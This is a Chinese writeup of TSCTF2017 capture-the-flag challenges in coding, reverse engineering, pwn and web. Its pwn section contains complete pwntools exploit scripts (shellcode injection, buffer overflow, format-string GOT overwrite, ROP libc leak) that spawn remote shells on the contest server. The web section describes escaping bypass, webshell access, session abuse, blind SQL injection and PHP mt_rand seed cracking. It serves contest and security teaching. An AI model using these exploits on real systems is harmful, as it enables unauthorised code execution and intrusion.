
TSCTF2017 瑶光 writeup

# Coding

## 小明二进制

这个题最开始想的是用11111…这种的数从大往下减，后来发现直接找数最大的一位就行了


代码如下



## 泽哥的算数

直接算就行了

代码如下




## Las Vegas

这个题的必胜思路大概如下，保证出了第一次拿的以外，每次对面和我拿的总和为可取量+1

从而最后一枚一定是我的

代码如下



## 修路

这个题最开始想用图去做的，后来发现没那么麻烦，把所有相连的编号放在同一个list，不相连的放在不同list里，然后看所查的两个序号在不在一个list就可以了

代码如下

|  |
| --- |
| from pwn import \*  import time  #nc 10.105.42.5 44444  p = remote('10.105.42.5',44444)  p.recvuntil('continue)')  p.sendline('')  s = p.recvuntil('\n')  print s  print "============="  mylist = []  listlen = 0  # 1000 1  def findinlist(num):  if listlen == 0:  return 0  for i in range(len(mylist)):  for j in range(len(mylist[i])):  if mylist[i][j] == num:  return i+1;  return 0;  for i in range(800):  s = p.recvuntil('\n')  num1 = int(s.split(' ')[0].strip())  num2 = int(s.split(' ')[1].strip())  inlist1 = findinlist(num1)  inlist2 = findinlist(num2)  if inlist1 and inlist2 :  if inlist1 == inlist2:  pass  else:  tmpmax = max(inlist1,inlist2)  tmpmin = min(inlist1,inlist2)  tmplist = mylist.pop(tmpmax-1)  mylist[tmpmin-1] += tmplist  mylist[tmpmin-1] = list(set(mylist[tmpmin-1]))  elif inlist1:  mylist[inlist1-1].append(num2)  elif inlist2:  mylist[inlist2-1].append(num1)  else :  mylist += [[num1,num2]]  listlen = listlen +1  for i in range(1000):  s = p.recvuntil('Round')  print s  s = p.recvuntil('--------------------')  print s  s = p.recv(1024)  print s  end = s.find('Give')  s = s[:end]  print s  num1 = int(s.split(' ')[0])  num2 = int(s.split(' ')[1])  inlist1 = findinlist(num1)  inlist2 = findinlist(num2)  if inlist1 == inlist2:  if inlist1 :  p.sendline('yes')  print "yes"  else:  p.sendline('no')  print "no"  else:  p.sendline('no')  print "no"  print p.recv() |

# Reverse&APK

## Baby\_android

简单android，逆向之后直接看到字符串


1192811610815159146852912439081023130161513  
 b928b6a8ff9e68529c43908a23d016fd

分析一下发现将大于9小于16的换成16进制，为

b928b6a8ff9e68529c43908a23d016fd

## Checkin

OD载入随便输一串出flag




## Take IT easy

Ida找到函数的地方，比较明了的处理，仿照编写程序进行计算，如下

|  |
| --- |
| #include<stdio.h>  int main(int argc, char \*argv[])  {  char v66[50]={0} ;  char v[100]={0} ;  v[57] = 80;  v[59] = 80;  v[14] = 64;  v[32] = 64;  v[35] = 64;  v[11] = 8;  v[13] = 8;  v[36] = 8;  v[37] = 83;  v[38] = -106;  v[39] = -37;  v[40] = 29;  v[41] = -86;  v[42] = -42;  v[43] = -44;  v[44] = 72;  v[45] = -72;  v[46] = 21;  v[47] = -2;  v[48 ] = -123;  v[49 ] = 120;  v[50 ] = -119;  v[51 ] = 101;  v[52 ] = -46;  v[53 ] = -74;  v[54 ] = 18;  v[55 ] = -5;  v[56 ] = 9;  v[58 ] = -73;  v[60 ] = -124;  v[61 ] = 93;  v[62 ] = 57;  v[63 ] = -126;  v[64 ] = -103;  v[65 ] = 87;  v[8 ] = 70;  v[9 ] = 66;  v[10 ] = 11;  v[12 ] = 59;  v[15 ] = 17;  v[16 ] = 37;  v[17 ] = 76;  v[18 ] = 98;  v[19 ] = 89;  v[20 ] = 33;  v[21 ] = 94;  v[22 ] = 41;  v[23 ] = 14;  v[24 ] = 97;  v[25 ] = 72;  v[26 ] = 96;  v[27 ] = 20;  v[28 ] = 9;  v[29 ] = 43;  v[30 ] = 9;  v[31 ] = 88;  v[33 ] = 99;  v[34 ] = 25;  int k=0,j=0;  for (k=0;k<29;k++){  v66[k] = v[37+k];  }  for (j=0;j<29;j++){  v66[j] ^= v[8+j];  //if (v66[j]>0)  //printf("%d ",v66[j]);  //else  //printf("%d ",v66[j]+256);  }  char v67[50] = {0};    for (k=0;k<128;k++){  v67[k]=k;  printf(" %d %d\n",k,((v67[k]&3)<<6)+(v67[k]>>2));  v67[k] = ((v67[k]&3)<<6)+(v67[k]>>2);  }  for (j=0;j<29;j++){  for (k=0;k<128;k++){  if (v67[k] == v66[j]){  printf("%c",k);  break;  }  }    }  } |


运行得flag



# PWN

## ascii

直接就是放个shellcode，不过字符有限制，baidu一个发过去就得到shell。



## Guys

第一次gets有长度要求，这里的数据会被保存到堆上并且堆地址已知而且程序内添加了堆可执行而且第二次gets可以控制eip，故构造如下

|  |
| --- |
| from pwn import \*  debug = 0  #10.105.42.5 2337  if debug:  p = process('./kkk')  else:  p = remote('10.105.42.5',2337)  if debug:  gdb.attach(pidof('kkk')[-1],open('debug'));  p.recvuntil('guys!');  stack\_addr = int(p.recv(1024),16)  print "stack address = ",hex(stack\_addr)  s = "mov ebx,"+hex(stack\_addr)  print s  shellcode = asm('xor eax,eax') + asm('inc eax') + asm('inc eax') + asm('inc eax') + asm('inc eax') + asm('inc eax') + asm('inc eax') + asm('inc eax') + asm('inc eax') + asm('inc eax') + asm('inc eax') + asm('inc eax') + asm('xor ecx,ecx') + asm('push ecx') + asm('push ecx') + asm(s) + asm('push ebx')+asm('int 0x80')  print shellcode  p.sendline(shellcode+'A'\*(0x1f6-len(shellcode)));  print p.recvuntil('strange?');  print p.recv(1024);  heap\_addr = int(p.recv(1024).strip(),16)  print "heap address = ",hex(heap\_addr)  lensend = 0xffb4d5a8-0xffb4d384  p.sendline('/bin/sh\x00' + 'A'\*(lensend-20) + p32(stack\_addr+lensend+8) +'B'\*8 + p32(stack\_addr+lensend+0x18) + p32(heap\_addr));  p.interactive() |

## Easyfasbin

Printf格式化字符串溢出，疯狂改返回地址泄露libc和栈地址之后直接改got表执行system(‘/bin/sh’)即可

代码如下

|  |
| --- |
| from pwn import \*  #nc 10.105.42.5 2333  #0xff9023bc - 0xff9023a4 = 1c  debug = 0  local = 0  if debug :  p = process('./pwn1')  libc = ELF('/lib32/libc-2.15.so')  else:  p = remote('10.105.42.5',2333)  libc = ELF('libc-32.so')  if debug and local :  gdb.attach(pidof('pwn1')[-1],open('debug'))  p.recvuntil('Welcome~')  print\_got\_addr = 0x0804a014  libc\_start\_main\_got\_addr = 0x0804a028  exit\_got\_addr = 0x0804a024  getname\_addr = 0x080485dd  payload = '%08x%{0}d%32$hhn%{1}d%33$hhn%{2}d%34$hhn%{3}d%35$hhn%36$s'.format((0xdd-0x8)%0x100,(0x185-0xdd)%0x100,(0x104-0x85)%0x100,(0x108-0x4));  payload = payload + 'a'\* (100-len(payload)) + p32(exit\_got\_addr) + p32(exit\_got\_addr + 1) + p32(exit\_got\_addr + 2) + p32(exit\_got\_addr + 3) + p32(print\_got\_addr)  p.sendline(payload)  p.recv()  s = p.recv()  stack\_addr = int(s[0:8],16);  print "stack\_addr is ",hex(stack\_addr)  print "--------------"  print\_addr = u32(s[0x308:0x30c])  print "print\_addr is ",hex(print\_addr)  print "--------------"  system\_addr = print\_addr - libc.symbols['printf'] + libc.symbols['system']  print "system\_addr is",hex(system\_addr)  print "=============="  ret\_addr = 0xfffc224c - 0xfffc21cc + stack\_addr  print "ret\_addr is",hex(ret\_addr)  new\_ret\_addr = 0x0804866e  payload = '%{0}d%32$hhn%{1}d%33$hhn%{2}d%34$hhn%{3}d%35$hhn'.format(0x6e,0x86-0x6e,0x104-0x86,0x108-0x4);  payload = payload + 'a' \* (100-len(payload)) + p32(ret\_addr) + p32(ret\_addr + 1) + p32(ret\_addr + 2) + p32(ret\_addr + 3)  p.sendline(payload)  print p.recv()  print "ret\_addr changed"  syslow1 = system\_addr%0x100  syslow2 = (system\_addr/0x100)%0x100  syslow3 = (system\_addr/0x10000)%0x100  syslow4 = (system\_addr/0x1000000)%0x100  payload = '%{0}d%32$hhn%{1}d%33$hhn%{2}d%34$hhn%{3}d%35$hhn'.format(syslow1,(0x100+syslow2-syslow1)%0x100,(0x100+syslow3-syslow2)%0x100,(0x100+syslow4-syslow3)%0x100);  payload = payload + 'a' \* (100-len(payload)) + p32(print\_got\_addr) + p32(print\_got\_addr + 1) + p32(print\_got\_addr + 2) + p32(print\_got\_addr + 3)  p.sendline(payload)  print p.recv()  print "printf got changed"  p.sendline('/bin/sh')  p.interactive() |

## again and again

通过栈溢出构造rop拿shell，思路跟上个差不多

代码如下

|  |
| --- |
| from pwn import \*  import struct  debug = 0  local = 0  #nc 10.105.42.5 2335  if debug:  p = process('./second')  libc = ELF('/lib/x86\_64-linux-gnu/libc-2.15.so')  else:  p = remote('10.105.42.5',2335)  libc = ELF('libc-64.so')  if debug and local :  gdb.attach(pidof('second')[-1],open('debug'))  def luckynum(num):  p.recvuntil('number:')  p.sendline(str(num))  def num\_to\_see(num):  p.recvuntil('see?')  p.sendline(str(num))  def seek\_num(num):  p.recvuntil('seek:')  p.sendline(str(num))  def send\_name(string):  p.recvuntil('name:')  p.sendline(string)  #0x7ffdba1474f0 - 0x7ffdba147508  luckynum(1)  luckynum(2)  luckynum(3)  luckynum(4)  luckynum(5)  luckynum(6)  luckynum(7)  luckynum(8)  num\_to\_see(4)  seek\_num(3)  printf\_plt = 0x4005F0  printf\_got\_addr = 0x601028  evil\_addr = 0x400779  pop\_rdi\_ret = 0x400983  print\_str = 0x4009b3  pop\_rsi\_r15\_ret = 0x400981  send\_name("A"\*0x18+p64(pop\_rsi\_r15\_ret) + p64(printf\_got\_addr+1)+p64(0) + p64(pop\_rdi\_ret) + p64(print\_str) + p64(printf\_plt) + p64(evil\_addr))  print p.recvuntil('hello')  print "---------"  print p.recvuntil('hello')  print "---------"  s = p.recv()  print len(s),s  printf\_addr = u64(s[0:6]+'\x00\x00') & 0xffffffffffffff00  printf\_addr += libc.symbols['printf']%0x100  print "printf addr is ",hex(printf\_addr)  system\_addr = printf\_addr - libc.symbols['printf'] + libc.symbols['system']  print "system addr is",hex(system\_addr)  read\_addr = printf\_addr - libc.symbols['printf'] + libc.symbols['read']  print "read addr is",hex(read\_addr)  do\_addr = 0x4007c1  read\_plt = 0x400600  bin\_sh\_addr = 0x601088  p.sendline('A'\*0x18 + p64(pop\_rsi\_r15\_ret) + p64(bin\_sh\_addr) + p64(0) + p64(pop\_rdi\_ret) + p64(0) + p64(read\_plt) + p64(pop\_rdi\_ret) + p64(bin\_sh\_addr) + p64(system\_addr))  print "call read"  raw\_input()  p.sendline('/bin/sh\x00')  print "read /bin/sh\x00"  raw\_input()  p.interactive() |

## Bad egg

这个题主要是那个随机大小比较麻烦，我用python的随机试了几次没成功，然后就直接改用c跑然后python读结果了，因为第一个堆块的地址和栈地址都是给了的，而且栈可执行，所以把shellcode写在栈上然后把’/bin/sh’写在第二个堆块上通过得到的size大小确定第二个堆块的地址即可


代码如下

|  |
| --- |
| from pwn import \*  import time  import random  import os  debug = 0  local = 0  #nc 10.105.42.5 2334  if debug :  p = process('./egg')  else:  p = remote('10.105.42.5',2334)  if debug and local :  gdb.attach(pidof('egg')[-1],open('debug'))  p.recvuntil('seat is')  heap\_addr = int(p.recvuntil('Baby')[:12],16)  print "heap addr is ",hex(heap\_addr)  p.recvuntil('trick?')  p.sendline('treat')  p.recvuntil('located in')  stack\_addr = int(p.recvuntil('What')[:12],16)  print "stack addr is ",hex(stack\_addr)  p.recvuntil('name?')  randc = os.popen('./randc')  size = int(randc.read().strip())  size = (size/8+1)\*8  heap\_addr\_2 = heap\_addr+size  print "next heap addr is ",hex(heap\_addr\_2)  shellcode = asm('sub esp,0x30') + asm('xor ecx,ecx') + asm('xor eax,eax') + asm('mov al,0x0b') + asm('push ecx') + asm('push ecx') + asm('mov ebx,'+hex(heap\_addr\_2)) + asm('push ebx') + asm('int 0x80')  hexcode = ""  for i in range(len(shellcode)):  hexcode += hex(ord(shellcode[i]))[2:] + ' '  print hexcode  shellcode = shellcode + 'A' \* (20-len(shellcode))  p.sendline(shellcode+p32(stack\_addr))  hexcode = ""  for i in range(len(shellcode)):  hexcode += hex(ord(shellcode[i]))[2:] + ' '  print hexcode  p.recvuntil('here.')  p.sendline('/bin/sh\x00')  p.interactive() |


# Web

## Web

根据题目读re.php，最大的问题就是输入的“'”会被转义，利用正则漏洞：<https://www.cdxy.me/?p=756>



然后菜刀连一下，读到flag.php的内容：




## Simple\_Shop


看ChatRoom知道，tom肯定是大款！他一定能买得起MAC和flag

注册了账号，用burp发包买东西，发现了sid字段，发现每个账号的sid不会变，而且买东西要带sid。


然后就是提示说多看看网站功能，这个网站没找到注入点，所以只有个reset password，就去试着修改了，截取到包，发现错了密码也会返回sid：



用这个sid来买东西



买到了：





admin的那个账号也能买到，估计和shop2有关，可惜是xss渣沫。

## Simple apk


这题我觉得出的还挺好，就是hint我觉得好坑。。。

不知道学弟怎么拿到的加密算法，反正hint最后也给了，所以就不说了。最后就是发包试SQL注入：sign错了就会返回you are bad guy；检测到union等敏感关键词会返回do not be bad guy…但是居然没过滤select，所以就用这个猜解






写了个脚本直接一个一个字母的猜解，先跑出数据库名，再跑出表、列，最后字段值：





## 随机数

网页查看源码拿到<!-- index.bak>，然后查看内容，得到程序逻辑，发送action参数，没有key值，就会返回一个id，这个id和PHPSESSID对应，现在就是知道了id然后要猜出user\_key的值




Id的值在google找工具解密它的md5就可以了，就0-9的取值范围，比较好查，一般9-10个数字长；查出来之后用php\_mt\_seed工具爆破出mt\_srand()的种子，然后用这个种子本地跑mt\_rand()，得到的第一个随机数就是user\_key的mt\_rand().





最后赋值给key，sercret\_key随便写



